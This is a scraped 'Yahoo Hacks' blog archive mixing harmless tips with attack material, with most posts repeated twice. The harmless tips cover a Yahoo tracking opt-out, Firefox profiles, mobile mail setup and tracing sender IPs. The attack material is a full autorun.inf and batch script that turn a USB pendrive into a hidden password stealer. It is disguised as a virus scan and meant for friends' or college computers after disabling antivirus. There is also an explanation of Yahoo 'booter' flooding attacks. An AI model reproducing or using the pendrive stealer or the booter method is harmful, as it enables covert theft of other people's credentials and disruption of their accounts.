Yahoo! has upgraded its features and the capacities of the mail accounts have grown to 2GB. But the "Tracking" methods have been renewed with this move also.
Yahoo! is now keeping track of which sites its members that are getting into groups or using Yahoo! services are visiting and storing this data with a method called "Web Beacons". The aim is to give these statistics to the partner companies arranged by agreement and to improve the "advertisement guiding" function.
However, those who are bothered by this and do not want to be kept track of have still a choice.
Yahoo! has hidden this option way deep inside somewhere but I'm declaring it here in case there are people who want it anyway:
1. Go to the address
CODEhttp://privacy.yahoo.com/privacy
and click the "Cookies" link under the "Special Topics" column.
2. Click the "Web Beacons" link under the "Reference Links" Column.
3. On this page, click the "click here to opt out" link toward the end of the third paragraph under the "Outside the Yahoo! Network" title.
4. After a while, a page that says you have been out of the monitoring program will load. Without doing anything, close that page or continue your usual surfing by typing another address in the address bar. (Do NOT click the "Cancel Opt-out" button, your action will be cancelled!)
5. You're done! Now Yahoo! will not record what you're doing during surfing.
As you all know, Yahoo! upgraded its features and the capacities of the mail accounts have grown to 2GB. That's good for sure, but the "monitoring" methods that we all have been far too familiar with in the last couple of years have been renewed with this move also. Yahoo! is now keeping track of which sites its members that are getting into groups or using Yahoo! services are visiting and storing this data with a method called "Web Beacons". The aim is to give these statistics to the partner companies arranged by agreement and to improve the "advertisement guiding" function.
However, those who are bothered by this and do not want to be kept track of have still a choice. Yahoo! has hidden this option way deep inside somewhere but I'm declaring it here in case there are people who want it anyway:
1. Go to the address
CODEhttp://privacy.yahoo.com/privacy
and click the "Cookies" link under the "Special Topics" column.
2. Click the "Web Beacons" link under the "Reference Links" Column.
3. On this page, click the "click here to opt out" link toward the end of the third paragraph under the "Outside the Yahoo! Network" title.
4. After a while, a page that says you have been out of the monitoring program will load. Without doing anything, close that page or continue your usual surfing by typing another address in the address bar. (Do NOT click the "Cancel Opt-out" button, your action will be cancelled!)
5. You're done! Now Yahoo! will not record what you're doing during surfing.
Showing posts with label Yahoo Hacks. Show all posts
Monday, 13 December 2010
Login With Multiple Logins in yahoo, orkut, gmail, msn, etc.: Learn Latest Computer And Mobile Hacking Tricks
Well this trick has done wonders for me, Hope it works for you to.
step 0 :
- Download Firefox for more efficiency(optional).
Step 1:
- Open system “properties”(by right clicking my computer).
- Choose tab “advanced”, click to “environment variables” button.
- In “system variables” section, click “new”.
- Type this information to each textbox.
Step 2:
variable name: moz_no_remote (should be all small letter).
variable value: 1
Step 3:
- Open firefox icon’s properties(from desktop and quick launch).
- Add extension -p to command line(like “c:\program files\mozilla firefox\firefox.exe” -p).
- Press ok.
When you will open firefox it will prompt for profile selection create a profile,open firefox login to orkut open once more use another profile login.
step 0 :
- Download Firefox for more efficiency(optional).
Step 1:
- Open system “properties”(by right clicking my computer).
- Choose tab “advanced”, click to “environment variables” button.
- In “system variables” section, click “new”.
- Type this information to each textbox.
Step 2:
variable name: moz_no_remote (should be all small letter).
variable value: 1
Step 3:
- Open firefox icon’s properties(from desktop and quick launch).
- Add extension -p to command line(like “c:\program files\mozilla firefox\firefox.exe” -p).
- Press ok.
When you will open firefox it will prompt for profile selection create a profile,open firefox login to orkut open once more use another profile login.
How To Use Hidden Emotions In Yahoo: Learn Latest Computer And Mobile Hacking Tricks

Here Are some Of the emotion icons which are hidden in yahoo.
Grab them and enjoy..

More...

Grab them and enjoy..
More...
Does The Yahoo Booter Works - Learn Latest Computer And Mobile Hacking Tricks
Yahoo messenger can get into yahoo chat, but in reality, it’s a seperate service…
Yahoo Messenger’s server has a Buffer, this buffer is actually 128k not the 512k.
When the attacker sends multiple packets to you, what you don’t get from the server gets stored in a buffer, in comes a chat packet, the client grabs it, in comes 5 chat packets, you grab the first 3 packets, 2 are left behind on yahoo’s server, you then grab the 2 packets and then the buffer is back to empty.
Actually the booter sends 1k’s worth in 1 packet of PM (instant messaging packets) but instead of sending the 1 packet, the booter builds up 10 pm/im packets.
Then you send it to yahoo 10 loops packets of PMs @ 1k each = 80k in 1 load to yahoo then the booter sends it again, 160k.
Now if you can send 128k’s worth of data, pm packets, chat packets, anything you like to the other user BEFORE the user can get the data out, yahoo will simply disconnect them over 128k why?
Most Probably because the server is instructed to disconnect idle users or users who are no longer online, what’s the point of Keeping someone in yahoo chat if they are not getting the data people are sending them, after 40 minutes of a client sending data yahoo goes, we’ve buffered 128k, the user aint there, kick him…!
In Short, Yahoo Messenger Would Crash if it got anything more than 128k.
Also the connection protocols YMSG and Chat2 which is also a factor. YChat was harder to boot for the simple fact that it lacked in features compared to YMSG.
This is also why YMSG is easier to boot then Chat2. The more features the more ways you can be booted.
Yes there are ways to prevent from being booted…..!
Yahoo Messenger’s server has a Buffer, this buffer is actually 128k not the 512k.
When the attacker sends multiple packets to you, what you don’t get from the server gets stored in a buffer, in comes a chat packet, the client grabs it, in comes 5 chat packets, you grab the first 3 packets, 2 are left behind on yahoo’s server, you then grab the 2 packets and then the buffer is back to empty.
Actually the booter sends 1k’s worth in 1 packet of PM (instant messaging packets) but instead of sending the 1 packet, the booter builds up 10 pm/im packets.
Then you send it to yahoo 10 loops packets of PMs @ 1k each = 80k in 1 load to yahoo then the booter sends it again, 160k.
Now if you can send 128k’s worth of data, pm packets, chat packets, anything you like to the other user BEFORE the user can get the data out, yahoo will simply disconnect them over 128k why?
Most Probably because the server is instructed to disconnect idle users or users who are no longer online, what’s the point of Keeping someone in yahoo chat if they are not getting the data people are sending them, after 40 minutes of a client sending data yahoo goes, we’ve buffered 128k, the user aint there, kick him…!
In Short, Yahoo Messenger Would Crash if it got anything more than 128k.
Also the connection protocols YMSG and Chat2 which is also a factor. YChat was harder to boot for the simple fact that it lacked in features compared to YMSG.
This is also why YMSG is easier to boot then Chat2. The more features the more ways you can be booted.
Yes there are ways to prevent from being booted…..!
Reveal Passwords Behind *** Asterisks - Learn Latest Computer And Mobile Hackign Tricks
Want to Reveal the Passwords Hidden Behind Asterisk (****) ?
Follow the steps given below-
1) Open the Login Page of any website. (eg. http://mail.yahoo.com)
2) Type your 'Username' and 'Password'.
3) Copy and paste the JavaScript code given below into your browser's address bar and press 'Enter'.
javascript: alert(document.getElementById('Passwd').value);
4) As soon as you press 'Enter', A window pops up showing Password typed by you..!
Note :- This trick may not be working with firefox
Follow the steps given below-
1) Open the Login Page of any website. (eg. http://mail.yahoo.com)
2) Type your 'Username' and 'Password'.
3) Copy and paste the JavaScript code given below into your browser's address bar and press 'Enter'.
javascript: alert(document.getElementById('Passwd').value);
4) As soon as you press 'Enter', A window pops up showing Password typed by you..!
Note :- This trick may not be working with firefox
Fetch Password That Are Stored In Windows - Learn Latest Computer And Mobile Hakcing Tricks
Today I will show you how to hack Passwords using an USB Pen Drive. As we all know, Windows stores most of the passwords which are used on a daily basis, including instant messenger passwords such as MSN, Yahoo, AOL, Windows messenger etc. Along with these, Windows also stores passwords of Outlook Express, SMTP, POP, FTP accounts and auto-complete passwords of many browsers like IE and Firefox. There exists many tools for recovering these passswords from their stored places. Using these tools and an USB pendrive you can create your own rootkit to hack passwords from your friend’s/college Computer. We need the following tools to create our rootkit.
MessenPass: Recovers the passwords of most popular Instant Messenger programs: MSN Messenger, Windows Messenger, Yahoo Messenger, ICQ Lite 4.x/2003, AOL Instant Messenger provided with Netscape 7, Trillian, Miranda, and GAIM.
Mail PassView: Recovers the passwords of the following email programs: Outlook Express, Microsoft Outlook 2000 (POP3 and SMTP Accounts only), Microsoft Outlook 2002/2003 (POP3, IMAP, HTTP and SMTP Accounts), IncrediMail, Eudora, Netscape Mail, Mozilla Thunderbird, Group Mail Free.
Mail PassView can also recover the passwords of Web-based email accounts (HotMail, Yahoo!, Gmail), if you use the associated programs of these accounts.
IE Passview: IE PassView is a small utility that reveals the passwords stored by Internet Explorer browser. It supports the new Internet Explorer 7.0, as well as older versions of Internet explorer, v4.0 - v6.0
Protected Storage PassView: Recovers all passwords stored inside the Protected Storage, including the AutoComplete passwords of Internet Explorer, passwords of Password-protected sites, MSN Explorer Passwords, and more…
PasswordFox: PasswordFox is a small password recovery tool that allows you to view the user names and passwords stored by Mozilla Firefox Web browser. By default, PasswordFox displays the passwords stored in your current profile, but you can easily select to watch the passwords of any other Firefox profile. For each password entry, the following information is displayed: Record Index, Web Site, User Name, Password, User Name Field, Password Field, and the Signons filename.
Here is a step by step procedre to create the password hacking toolkit.
NOTE: You must temporarily disable your antivirus before following these steps.
1. Download all the 5 tools, extract them and copy only the executables(.exe files) into your USB Pendrive.
ie: Copy the files - mspass.exe, mailpv.exe, iepv.exe, pspv.exe and passwordfox.exe into your USB Drive.
2. Create a new Notepad and write the following text into it
[autorun]
open=launch.bat
ACTION= Perform a Virus Scan
save the Notepad and rename it from
New Text Document.txt to autorun.inf
Now copy theautorun.inf file onto your USB pendrive.
3. Create another Notepad and write the following text onto it.
start mspass.exe /stext mspass.txt
start mailpv.exe /stext mailpv.txt
start iepv.exe /stext iepv.txt
start pspv.exe /stext pspv.txt
start passwordfox.exe /stext passwordfox.txt
save the Notepad and rename it from
New Text Document.txt to launch.bat
Copy the launch.bat file also to your USB drive.
Now your rootkit is ready and you are all set to hack the passwords. You can use this pendrive on your friend’s PC or on your college computer. Just follow these steps
1. Insert the pendrive and the autorun window will pop-up. (This is because, we have created an autorun pendrive).
2. In the pop-up window, select the first option (Perform a Virus Scan).
3. Now all the password hacking tools will silently get executed in the background (This process takes hardly a few seconds). The passwords get stored in the .TXT files.
4. Remove the pendrive and you’ll see the stored passwords in the .TXT files.
This hack works on Windows 2000, XP and Vista
MessenPass: Recovers the passwords of most popular Instant Messenger programs: MSN Messenger, Windows Messenger, Yahoo Messenger, ICQ Lite 4.x/2003, AOL Instant Messenger provided with Netscape 7, Trillian, Miranda, and GAIM.
Mail PassView: Recovers the passwords of the following email programs: Outlook Express, Microsoft Outlook 2000 (POP3 and SMTP Accounts only), Microsoft Outlook 2002/2003 (POP3, IMAP, HTTP and SMTP Accounts), IncrediMail, Eudora, Netscape Mail, Mozilla Thunderbird, Group Mail Free.
Mail PassView can also recover the passwords of Web-based email accounts (HotMail, Yahoo!, Gmail), if you use the associated programs of these accounts.
IE Passview: IE PassView is a small utility that reveals the passwords stored by Internet Explorer browser. It supports the new Internet Explorer 7.0, as well as older versions of Internet explorer, v4.0 - v6.0
Protected Storage PassView: Recovers all passwords stored inside the Protected Storage, including the AutoComplete passwords of Internet Explorer, passwords of Password-protected sites, MSN Explorer Passwords, and more…
PasswordFox: PasswordFox is a small password recovery tool that allows you to view the user names and passwords stored by Mozilla Firefox Web browser. By default, PasswordFox displays the passwords stored in your current profile, but you can easily select to watch the passwords of any other Firefox profile. For each password entry, the following information is displayed: Record Index, Web Site, User Name, Password, User Name Field, Password Field, and the Signons filename.
Here is a step by step procedre to create the password hacking toolkit.
NOTE: You must temporarily disable your antivirus before following these steps.
1. Download all the 5 tools, extract them and copy only the executables(.exe files) into your USB Pendrive.
ie: Copy the files - mspass.exe, mailpv.exe, iepv.exe, pspv.exe and passwordfox.exe into your USB Drive.
2. Create a new Notepad and write the following text into it
[autorun]
open=launch.bat
ACTION= Perform a Virus Scan
save the Notepad and rename it from
New Text Document.txt to autorun.inf
Now copy theautorun.inf file onto your USB pendrive.
3. Create another Notepad and write the following text onto it.
start mspass.exe /stext mspass.txt
start mailpv.exe /stext mailpv.txt
start iepv.exe /stext iepv.txt
start pspv.exe /stext pspv.txt
start passwordfox.exe /stext passwordfox.txt
save the Notepad and rename it from
New Text Document.txt to launch.bat
Copy the launch.bat file also to your USB drive.
Now your rootkit is ready and you are all set to hack the passwords. You can use this pendrive on your friend’s PC or on your college computer. Just follow these steps
1. Insert the pendrive and the autorun window will pop-up. (This is because, we have created an autorun pendrive).
2. In the pop-up window, select the first option (Perform a Virus Scan).
3. Now all the password hacking tools will silently get executed in the background (This process takes hardly a few seconds). The passwords get stored in the .TXT files.
4. Remove the pendrive and you’ll see the stored passwords in the .TXT files.
This hack works on Windows 2000, XP and Vista
How to hack, Crack, Find Lost Messenger Passwords
MessenPass – Free Software to Hack, Crack or Find Lost Messenger Passwords
Despite the fact that the title of this post mentions about Breaking MSN Messenger Passwords, this utility can be used to find your forgotten passwords of any of the following IM clients.- MSN Messenger
- Windows Messenger (In Windows XP)
- Windows Live Messenger (In Windows XP And Vista)
- Yahoo Messenger (Versions 5.x and 6.x)
- Google Talk
- ICQ Lite 4.x/5.x/2003
- AOL Instant Messenger v4.6 or below, AIM 6.x, and AIM Pro.
- Trillian
- Trillian Astra
- Miranda
- GAIM/Pidgin
- MySpace IM
- PaltalkScene
- Digsby
How to Use MessenPass to View or Find Lost IM Passwords.
When you run MessenPass, it automatically detects the Instant Messenger applications installed on your computer, decrypts the passwords they store, and displays all user name/password pairs that it found in the main window of MessenPass. If from some reason, MessenPass fails to locate the installed Instant Messenger application, you can try to manually select the right folder of your IM application by using ‘Select Folders’ option (from the File menu).On the main window of MessenPass, you can select one or more password items, and then copy them to the clipboard in tab-delimited format (you can paste this format into Excel or Open-Office Spreadsheet), or save them into text/html files.
MessenPass can be used without any installation process, simply by running the executable file (mspass.exe) from the zip file, which you will get when you download this application from the link given below.
Download It here
Yahoo Mail settings for Mobiles : Learn Latest Computer And Mobile Hacking Tricks










Steps to configure Yahoo mailbox on your mobile. Its very simple just 5 Minute to configure it. Learn with screen shot. This is tested on N73 and works perfectly.For configuration
Go to tools--> Setting Wizard--> Email Setting-->
INCOMING E-MAIL
1. User name- (your user name)
2. Password- (your password)
3. Incoming mail server-pop.mail.yahoo.co.in (or what ever yours)
4. Access point-( your gprs access point)
5. Mail box name-yahoo
6. Mail box type- pop3
7. Security ports- off
8. Ports- default
9. APOP secure login-off
FOR OUTGOING E-MAIL
1. Email adress- (your email address)
2. User name- (your user name)
3. Password- (your password)
4. Out going mail server- smtp.mail.yahoo.co.in (or what ever yours)
5. Access point- (your access point)
6. Security ports-off
7. port-587
Thats all now go to automatic retrieval and change header retrieval to always for auto download
To see the screen shot :


How to find the IP address of the email sender in Gmail, Yahoo! mail or Hotmail
When you receive an email, you receive more than just the message.
The email comes with headers that carry important information that can
tell where the email was sent from and possibly who sent it.
For that, you would need to find the IP address of the sender.
The tutorial below can help you find the IP address of the sender.
Note that this will not work if the sender uses anonymous proxy servers.
Finding IP address in Gmail
1. Log into your Gmail account with your username and password.
2. Open the mail.
3. To display the headers,
* Click on More options corresponding to that thread. You should get a bunch of links.
* Click on Show original
4. You should get headers like this:
Gmail headers : name
Look for Received: from followed by a few hostnames and an IP address between square brackets.
In this case, it is
65.119.112.245.
That is be the IP address of the sender!
5. Track the IP address of the sender.
Finding IP address in Yahoo! Mail
1. Log into your Yahoo! mail with your username and password.
2. Click on Inbox or whichever folder you have stored your mail.
3. Open the mail.
4. If you do not see the headers above the mail message, your headers are not displayed.
To display the headers,
* Click on Options on the top-right corner
* In the Mail Options page, click on General Preferences
* Scroll down to Messages where you have the Headers option
* Make sure that Show all headers on incoming messages is selected
* Click on the Save button
* Go back to the mails and open that mail
5. You should see similar headers like this:
Yahoo! headers : name
Look for Received: from followed by the IP address between square brackets [ ].
Here, it is 202.65.138.109.
That is be the IP address of the sender!
6. Track the IP address of the sender
Finding IP address in Hotmail
1. Log into your Hotmail account with your username and password.
2. Click on the Mail tab on the top.
3. Open the mail.
4. If you do not see the headers above the mail message, your headers are not displayed.
To display the headers,
* Click on Options on the top-right corner
* In the Mail Options page, click on Mail Display Settings
* In Message Headers, make sure Advanced option is checked
* Click on Ok button
* Go back to the mails and open that mail
5. If you find a header with X-Originating-IP: followed by an IP address,
that is the sender's IP address
Hotmail headers : name ,In this case the IP address of the sender is [68.34.60.59].
Jump to step 9.
6. If you find a header with Received: from followed by a Gmail proxy like this
Hotmail headers : name
Look for Received: from followed by IP address within square brackets[].
In this case, the IP address of the sender is [69.140.7.58]. Jump to step 9.
7. Or else if you have headers like this
Hotmail headers : name
Look for Received: from followed by IP address within square brackets[].
In this case, the IP address of the sender is [61.83.145.129] (Spam mail). Jump to step 9.
8. * If you have multiple Received: from headers, eliminate the ones that have proxy.
anyknownserver.com.
9. Track the IP address of the sender
Subscribe to:
Posts (Atom)